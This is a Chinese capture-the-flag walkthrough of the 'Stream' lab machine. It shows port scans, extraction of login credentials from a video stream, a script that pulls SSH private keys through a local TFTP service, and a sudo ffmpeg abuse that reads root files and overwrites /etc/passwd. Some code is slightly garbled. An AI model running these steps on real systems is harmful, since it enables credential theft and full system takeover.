

渗透

靶机：Stream 作者：Sublarge 靶机ID:601

```

Welcome to Alpine Linux 6.12.74-0-lts on an x86_64 (/dev/tty1)
===== Made By =====

.d8888b.      888      888
d88P y88b      888      888
y88b.          888      888
"y888b. 888 888 88888b. 888 8888b. 888d888 .d88b. .d88b.
    "y88b. 888 888 888 "88b 888    "88b 888P" d88P"88b d8P y8b
    "888 888 888 888 888 888 .d888888 888    888 888 888888888
y88b d88P y88b 888 888 d88P 888 888 888 888 y88b 888 y8b.
"y8888P" "y88888 88888P" 888 "y888888 888    "y88888 "y8888
                                888
                                y8b d88P
                                "y88P"

                                @maze-sec.com
===== Happy Hacking! =====

Hostname : Stream
IP       : 192.168.71.133
Stream login:
```

上来拿到一个靶机，只有一个IP，我们进行资源收集，先扫描端口

▼ Plain Text |

```

1  nmap -Pn -sC -sV -T4 192.168.71.133
2  nmap -Pn -p- --min-rate 5000 -T4 192.168.71.133
```

```

C:\Users\Meiyouqian>nmap -Pn -p- --min-rate 5000 -T4 192.168.71.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 22:52 中国标准时间
Nmap scan report for 192.168.71.133
Host is up (0.00098s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1935/tcp   open  rtmp
8554/tcp   open  rtsp-alt
8888/tcp   open  sun-answerbook
8889/tcp   open  ddi-tcp-2
MAC Address: 00:0C:29:77:6B:88 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.84 seconds
```

```

C:\Users\Meiyouqian>nmap -Pn -sC -sV -T4 192.168.71.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 22:52 中国标准时间
Nmap scan report for 192.168.71.133
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: It works! Apache httpd
|_http-methods:
|_ Potentially risky methods: TRACE
1935/tcp  open  rtmp?
8888/tcp  open  http     Golang net/http server
|_http-title: Site doesn't have a title (text/plain).
|_http-cors: GET OPTIONS
|_fingerprint-strings:
|_ FourOhFourRequest:
|_   HTTP/1.0 301 Moved Permanently
|_   Access-Control-Allow-Credentials: true
|_   Access-Control-Allow-Origin: *
|_   Location: /nice ports,/Trinity.txt.bak/
|_   Server: mediamtx
|_   Date: Fri, 13 Mar 2026 14:52:37 GMT
|_   Content-Length: 0
|_ GenericLines, Help, LPDString, LSCP, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|_ HTTP/1.1 400 Bad Request

```

```


|_   Date: Fri, 13 Mar 2026 14:52:37 GMT
|_   Content-Length: 18
|_   page not found
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: mediamtx
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8888-TCP:V=7.95%I=7%D=3/13%Time=69B424B4%P=i686-pc-windows-windows%
SF:r(GetRequest,D9,"HTTP/1.0\x20404\x20Not\x20Found\r\nAccess-Control-Allow-
SF:ow-Credentials:\x20true\r\nAccess-Control-Allow-Origin:\x20*\r\nContent
SF:t-Type:\x20text/plain\r\nServer:\x20mediamtx\r\nDate:\x20Fri,\x2013\x20
SF:Mar\x202026\x2014:52:37\x20GMT\r\nContent-Length:\x2018\r\n\r\n404\x20p
SF:age\x20not\x20found")%r(HTTPOptions,D9,"HTTP/1.0\x20404\x20Not\x20Foun
SF:d\r\nAccess-Control-Allow-Credentials:\x20true\r\nAccess-Control-Allow-
SF:Origin:\x20*\r\nContent-Type:\x20text/plain\r\nServer:\x20mediamtx\r\n
SF:Date:\x20Fri,\x2013\x20Mar\x202026\x2014:52:37\x20GMT\r\nContent-Length
SF::\x2018\r\n\r\n404\x20page\x20not\x20found")%r(FourOhFourRequest,DD,"HT
SF:TP/1.0\x20301\x20Moved\x20Permanently\r\nAccess-Control-Allow-Credenti
SF:als:\x20true\r\nAccess-Control-Allow-Origin:\x20*\r\nLocation:\x20/nic
SF:e\x20ports,/Trinity.txt.bak/\r\nServer:\x20mediamtx\r\nDate:\x20Fri,\
SF:x2013\x20Mar\x202026\x2014:52:37\x20GMT\r\nContent-Length:\x200\r\n\r\n
SF:")%r(LSCP,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(GenericLines,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r
SF:r\n400\x20Bad\x20Request")%r(RTSPRequest,67,"HTTP/1.1\x20400\x20Bad\x2
SF:0Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection
SF::\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1.1\x20400\x
SF:20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCo
SF:nnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessionReq,67,"H

```

可以看到扫到了一些端口和服务

		Plain Text	
1	22/tcp:	SSH	
2	80/tcp:	Apache	
3	1935/tcp:	RTMP	
4	8554/tcp:	RTSP	
5	8888/tcp:	mediamtx	
6	8889/tcp:	mediamtx	


重点在于80的Apache界面和8888的mediamtx服务，过去看看



It works!

在80端口未找到信息，尝试扫一些，没扫到什么

只能去扫mediamtx的常见路径



进行探测

```
1  #!/usr/bin/env python3
2  import argparse
3  import concurrent.futures
4  import ipaddress
5  import socket
6  from urllib.parse import urlparse
7
8  import requests
9
10
11  COMMON_PATHS = [
12      "live",
13      "stream",
14      "mystream",
15      "cam1",
16      "cam2",
17      "test",
18      "hls",
19      "video",
20      "media",
21      "app/live",
22      "live/test",
23      "live/stream",
24  ]
25
26
27  def is_authorized_host(host: str) -> bool:
28      host = host.strip().lower()
29      if host in {"localhost", "127.0.0.1"}:
30          return True
31
32      try:
33          ip = ipaddress.ip_address(host)
34          return ip.is_private or ip.is_loopback
35      except ValueError:
36          pass
37
38      try:
39          resolved = socket.gethostbyname(host)
40          ip = ipaddress.ip_address(resolved)
41          return ip.is_private or ip.is_loopback
42      except Exception:
43          return False
44
```

```

45
46 def probe_one(base: str, path: str, timeout: float) -> tuple[str, int | None, str]:
47     url = f"{base.rstrip('/')}/{path.strip('/')}/index.m3u8"
48     try:
49         r = requests.get(
50             url,
51             timeout=timeout,
52             allow_redirects=True,
53             headers={"User-Agent": "Authorized-HLS-SelfCheck/1.0"},
54         )
55
56         body = r.text[:300]
57         if "#EXTM3U" in body:
58             return path, r.status_code, "LIKELY_HLS"
59         return path, r.status_code, "NO_PLAYLIST"
60     except requests.RequestException as e:
61         return path, None, f"ERROR: {e.__class__.__name__}"
62
63
64 def main():
65     parser = argparse.ArgumentParser(
66         description="Authorized self-check for HLS index.m3u8 paths on owned/private hosts only."
67     )
68     parser.add_argument("--host", required=True, help="Host, e.g. 127.0.0.1 or 192.168.1.10")
69     parser.add_argument("--port", type=int, default=8888, help="HTTP port, default 8888")
70     parser.add_argument("--https", action="store_true", help="Use https instead of http")
71     parser.add_argument("--timeout", type=float, default=3.0, help="Request timeout in seconds")
72     parser.add_argument("--workers", type=int, default=8, help="Concurrent workers")
73     parser.add_argument(
74         "--path",
75         action="append",
76         default=[],
77         help="Add a candidate path. Can be used multiple times.",
78     )
79     args = parser.parse_args()
80
81     if not is_authorized_host(args.host):
82         raise SystemExit(
83             "Refusing to run: host is not localhost/private. "
84

```

```


85         "Use this only for systems you own or are explicitly authoriz
ed to test."
86     )
87
88     scheme = "https" if args.https else "http"
89     base = f"{scheme}://{args.host}:{args.port}"
90
91     paths = list(dict.fromkeys(COMMON_PATHS + args.path))
92
93     print(f"[*] Target: {base}")
94     print(f"[*] Candidate paths: {len(paths)}")
95
96     results = []
97     with concurrent.futures.ThreadPoolExecutor(max_workers=args.workers)
as ex:
98         futures = [ex.submit(probe_one, base, p, args.timeout) for p in p
aths]
99         for fut in concurrent.futures.as_completed(futures):
100             results.append(fut.result())
101
102     results.sort(key=lambda x: (x[2] != "LIKELY_HLS", x[0]))
103
104     print("\n[+] Results")
105     for path, code, status in results:
106         print(f"{path:20s} status={str(code):>4s} {status}")
107
108     print("\n[+] Likely valid HLS paths")
109     found = False
110     for path, code, status in results:
111         if status == "LIKELY_HLS":
112             found = True
113             print(f"{base}/{path}/index.m3u8")
114     if not found:
115         print("None found.")
116
117
118

```

[+] Results

live	status= 200	LIKELY_HLS
app/live	status= 404	NO_PLAYLIST
cam1	status= 404	NO_PLAYLIST
cam2	status= 404	NO_PLAYLIST
hls	status= 404	NO_PLAYLIST
live/stream	status= 404	NO_PLAYLIST
live/test	status= 404	NO_PLAYLIST
media	status= 404	NO_PLAYLIST
mystream	status= 404	NO_PLAYLIST
stream	status= 404	NO_PLAYLIST
test	status= 404	NO_PLAYLIST
video	status= 404	NO_PLAYLIST

发现了/live/index.m3u8有东西，前往查看




录制下来

```
C:\Users\Meiyouqian>ffmpeg -y -loglevel error -i http://192.168.71.133:8888/live/index.m3u8 -t 20 -c copy live.mp4
```

live.mp4	2026/3/13 23:20	MP4 文件
----------	-----------------	--------


能看到一帧内容，我们一帧帧看



得到信息{alvinchan:ferdinando}

像文件密码，尝试登录

刚已知ssh端口开着22，我们直接尝试ssh登录



成功登录，我们搜寻一下flag

FinalShell 4.3.0.6

同步状态 ●

IP 192.168.71.133 复制

系统信息

运行 45 分

负载 0.06, 0.01, 0.00

CPU 2%

内存 10% 408M/3.8G

交换 0% 0/512M

内存 CPU 命令

↑1K ↓1K eth0 ▼

5K

4K

2K

1 id601 x +

连接主机...
连接主机成功

alvinchan@Stream:~\$ whoami
alvinchan
alvinchan@Stream:~\$ pwd
/home/alvinchan
alvinchan@Stream:~\$ ls
user.txt
alvinchan@Stream:~\$ cat user.txt
flag{user-ea08aa574d3cf3e682932bc3b66cbe6f}
alvinchan@Stream:~\$ ls -la
total 12
drwx----- 2 alvinchan alvinchan 4096 Feb 25 21:18 .
drwxr-xr-x 4 root root 4096 Feb 25 21:35 ..
-rw-r--r-- 1 root alvinchan 44 Feb 25 21:18 user.txt

得到第一个flag{user-ea08aa574d3cf3e682932bc3b66cbe6f}

下一个应该需要我们提权到root

提权之前先检查一下，搜集一下信息

▼ Plain Text |

```
1 whoami
2 id
3 groups
4 hostname
5 uname -a
6 cat /etc/os-release
7 pwd
8 env | sort
```

▼ Plain Text |

```
1 sudo -l
2 sudo -n -l
```

▼ Plain Text |

```
1 find / -perm -4000 -type f 2>/dev/null
2 find / \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null
3 find / -perm -4000 -type f 2>/dev/null | while read f; do ls -la "$f"; file "$f"; done
```

```

1  ps auxf
2  ps -ef --forest
3  top
4  ps -eo user,pid,ppid,%cpu,%mem,lstart,tty,cmd --sort=user

```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for alvinchan:
 Sorry, user alvinchan may not run sudo on Stream.

检查一通发现没有sudo权限，没有异常SUID程序，但进程有点异常

```

1  3492 root  0:54 /usr/bin/ffmpeg -nostdin -re -ignore_loop 0 -i /opt/mediamtx/flag.gif -c:v libx264 -preset ultrafast -tune zerolatency -pix_fmt yuv420p -g 5 -pkt_size 1300 -f rtsp -rtsp_tra...
2  3415 root  0:00 /usr/sbin/in.tftpd -l -l -s /home/treadin -a 127.0.0.1 -u treadin -p

```

从你贴的进程看，最值得怀疑/重点排查的有 4 组：

1. `/opt/mediamtx/mediamtx /opt/mediamtx/mediamtx.yml`
2. `ffmpeg` 持续把 `/opt/mediamtx/flag.gif` 推到 RTSP
3. `in.tftpd` 只绑定在 `127.0.0.1`，共享目录是 `/home/treadin`
4. `sshd-session: alvinchan@internal-sftp`

其中最异常、最像题目关键点的是：

- `mediamtx`
- `ffmpeg`
- `in.tftpd -a 127.0.0.1 -s /home/treadin`

会发现ffmpeg持续在推流/opt/mediamtx/flag.gif

且in.tftpd只监听本机，目录是/home/treadin

这说明了TFTP根目录直接设成了家目录，运行身份也是这个treadin

```
alvinchan@Stream:/home$ ls -la
total 20
drwxr-xr-x  4 root    root      4096 Feb 25 21:35 .
drwxr-xr-x 21 root    root      4096 Feb 25 21:38 ..
-rw-r--r--  1 root    root         7 Feb 25 21:35 .status
drwx----- 2 alvinchan alvinchan 4096 Feb 25 21:18 alvinchan
drwx----- 3 treadin  treadin  4096 Feb 25 21:35 treadin
alvinchan@Stream:/home$ cat .status
udp 69
```

还找到个提示说udp 69，应该是指TFTP在127.0.0.1:69/udp

```
^C(to) alvinchan@Stream:/home$ netstat -a | grep tftp
udp        0      0 Stream.localdomain:tftp 0.0.0.0:*
```

尝试发现tftp开着，我们检查一下

▼ Plain Text

```
1  ls -lah /home/treadin
2  find /home/treadin -maxdepth 3 -printf "%M %u %g %p\n" 2>/dev/null
3  getent passwd treadin
4  ps -fp 3415
5  netstat -lnup | grep ':69'
```

```
alvinchan@Stream:/home$ ps -fp 3415
ps: unrecognized option: p
BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary.

Usage: ps [-o COL1,COL2=HEADER] [-T]

Show list of processes

        -o COL1,COL2=HEADER  Select columns for display
        -T                   Show threads
alvinchan@Stream:/home$ netstat -lnup | grep ':69'
netstat: can't scan /proc - are you root?
udp        0      0 127.0.0.1:69          0.0.0.0:*
```

基本上是确定了/home/treadin是一个本机可访问的TFTP导出目录，存在本机文件暴露面

所以我们就有机会去读treadin用户目录的文件，如果有ssh的私钥，我们即可直接成功横向移动，都检测一下好了

```
1  #!/bin/bash
2
3  # 目标主机和端口
4  TFTP_HOST="127.0.0.1"
5  TFTP_PORT="69"
6
7  # 输出目录
8  OUT_DIR="/tmp/tftp_dump"
9  mkdir -p "$OUT_DIR"
10
11 # 要尝试下载的文件列表
12 FILES=(
13     ".ssh/id_rsa"
14     ".ssh/id_ed25519"
15     ".ssh/authorized_keys"
16     ".bash_history"
17     ".ash_history"
18     ".profile"
19     ".bashrc"
20     "note.txt"
21     "user.txt"
22     "id_rsa"
23     "id_ed25519"
24 )
25
26 echo "[*] 输出目录: $OUT_DIR"
27 echo
28
29 for file in "${FILES[@]"; do
30     echo "== 尝试下载: $file =="
31
32     # 把路径转成安全文件名
33     safe_name=$(echo "$file" | sed 's#/#_#g')
34     out_file="$OUT_DIR/$safe_name"
35     log_file="$OUT_DIR/${safe_name}.log"
36
37     # 清理旧文件
38     rm -f "$out_file" "$log_file"
39
40     # 下载
41     tftp "$TFTP_HOST" "$TFTP_PORT" -m binary -c get "$file" "$out_file"
42     >"$log_file" 2>&1
43     ret=$?
```

```

44      # 判断成功: 返回码为0 且 文件存在 且 文件大小>0
45      if [[ $ret -eq 0 && -f "$out_file" && -s "$out_file" ]]; then
46          size=$(stat -c%s "$out_file")
47          echo "[成功] 保存到: $out_file"
48          echo "[成功] 文件大小: ${size} 字节"
49          echo "[预览] 前200字节(十六进制):"
50          head -c 200 "$out_file" | xxd
51      else
52          echo "[失败] 下载失败或文件为空"
53          [[ -f "$out_file" ]] && rm -f "$out_file"
54          echo "[日志]"
55          cat "$log_file"
56      fi
57
58      echo
59  done
60
61  echo "[*] 完成。结果目录: $OUT_DIR"
62  echo "[*] 成功文件列表: "
63  ls -lh "$OUT_DIR"

```

```

== 尝试下载: .ssh/id_ed25519 ==
[成功] 文件大小: 411 字节
前200字节(十六进制):
00000000: 2d2d 2d2d 2d42 4547 494e 204f 5045 4e53  ----BEGIN OPENS
00000010: 5348 2050 5249 5641 5445 204b 4559 2d2d  SH PRIVATE KEY--
00000020: 2d2d 2d0a 6233 426c 626e 4e7a 6143 3172  ---.b3BlbnNzaC1r
00000030: 5a58 6b74 646a 4541 4141 4141 4247 3576  ZXktdjEAAAAABG5v
00000040: 626d 5541 4141 4145 626d 3975 5a51 4141  bmUAAAAEbm9uZQAA
00000050: 4141 4141 4141 4142 4141 4141 4d77 4141  AAAAAABAAAAmWAA
00000060: 4141 747a 6332 6774 5a57 0a51 794e 5455  AAtzc2gtZW.0yNTU
00000070: 784f 5141 4141 4342 5a71 792f 7357 7a61  xOQAAACBZqy/sWza
00000080: 5958 5a59 716d 4f32 352b 6572 4d52 656c  YXZYqm025+erMReI
00000090: 7a6f 6a5a 3431 5767 4d5a 3741 6245 2b74  zojZ41WgMZ7AbE+t
000000a0: 414f 6741 4141 4a68 6c76 6766 585a 6234  A0gAAAJhlvgfXZb4
000000b0: 480a 3177 4141 4141 747a 6332 6774 5a57  H.1wAAAAAtzc2gtZW
000000c0: 5179 4e54 5578 4f51  QyNTUxOQ

== 尝试下载: .ssh/authorized_keys ==
[成功] 文件大小: 96 字节
前200字节(十六进制):
00000000: 7373 682d 6564 3235 3531 3920 4141 4141  ssh-ed25519 AAAA
00000010: 4333 4e7a 6143 316c 5a44 4931 4e54 4535  C3NzaC1lZDI1NTE5
00000020: 4141 4141 4946 6d72 4c2b 7862 4e70 6864  AAAAIFmrL+xbNphd
00000030: 6c69 7159 3762 6e35 3673 7846 3658 4f69  liqY7bn56sxF6X0i
00000040: 4e6e 6a56 6141 786e 7342 7354 3630 4136  NnjVaAxnsBsT60A6
00000050: 2074 7265 6164 696e 4053 7472 6561 6d0a  treadin@Stream.


```

发现存在.ssh/id_ed25519和.ssh/authorized_keys，那可以直接横移了

└─ .ssh_authorized_keys	96 B	SSH_AUT...	2026/03/14 00:11	-rw-r--r--	alvinchan/al...
└─ .ssh_authorized_key...	0	文本文档	2026/03/14 00:11	-rw-r--r--	alvinchan/al...
└─ .ssh_id_ed25519	411 B	SSH_ID_E...	2026/03/14 00:11	-rw-r--r--	alvinchan/al...
└─ .ssh_id_ed25519.log	0	文本文档	2026/03/14 00:11	-rw-r--r--	alvinchan/al...


```
1  chmod 600 .ssh_id_ed25519
2  ssh -i .ssh_id_ed25519 -o StrictHostKeyChecking=no treadin@192.168.71.133
```

```
alvinchan@Stream:/tmp/tftp_dump$ chmod 600 .ssh_id_ed25519
alvinchan@Stream:/tmp/tftp_dump$ ssh -i .ssh_id_ed25519 -o StrictHostKeyChecking=no treadin@192.168.71.133
Warning: Permanently added '192.168.71.133' (ED25519) to the list of known hosts.
```



```
treadin@Stream:~$ whoami
treadin
treadin@Stream:~$ id
uid=1001(treadin) gid=1001(treadin) groups=1001(treadin)
treadin@Stream:~$
```

成功切换，再次尝试sudo -l

```
treadin@Stream:~$ sudo -l
Matching Defaults entries for treadin on Stream:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for treadin:
    Defaults!/usr/sbin/visudo env_keep+=("SUDO_EDITOR EDITOR VISUAL")

User treadin may run the following commands on Stream:
    (ALL) NOPASSWD: /usr/bin/ffmpeg
```

被授权了可以不输密码来以高权限运行ffmpeg，这很明显是提权点

既然ffmpeg有读取文件的功效，我们可以直接读/root/root.txt

```
1  sudo ffmpeg -loglevel error -y -f data -i /root/root.txt -map 0 -c copy -f data /home/treadin/1.txt
2  cat 1.txt
```

```
treadin@Stream:~$ sudo ffmpeg -loglevel error -y -f data -i /root/root.txt -map 0 -c copy -f data /home/treadin/1.txt
treadin@Stream:~$ cat 1.txt
flag{root-6235d8e489b3320dc6636e0fa97984e9}
treadin@Stream:~$
```


得到root的flag: flag{root-6235d8e489b3320dc6636e0fa97984e9}

在这一步我们只是读到了root的flag，当然也可以进一步提取root的权限

```
1  sudo ffmpeg -loglevel error -y -f data -i passwd -map 0 -c copy -f data /etc/passwd
```

利用ffmpeg，我们可以同样覆盖掉原来的/etc/passwd这种核心文件

只需创建一个同名文件覆盖即可

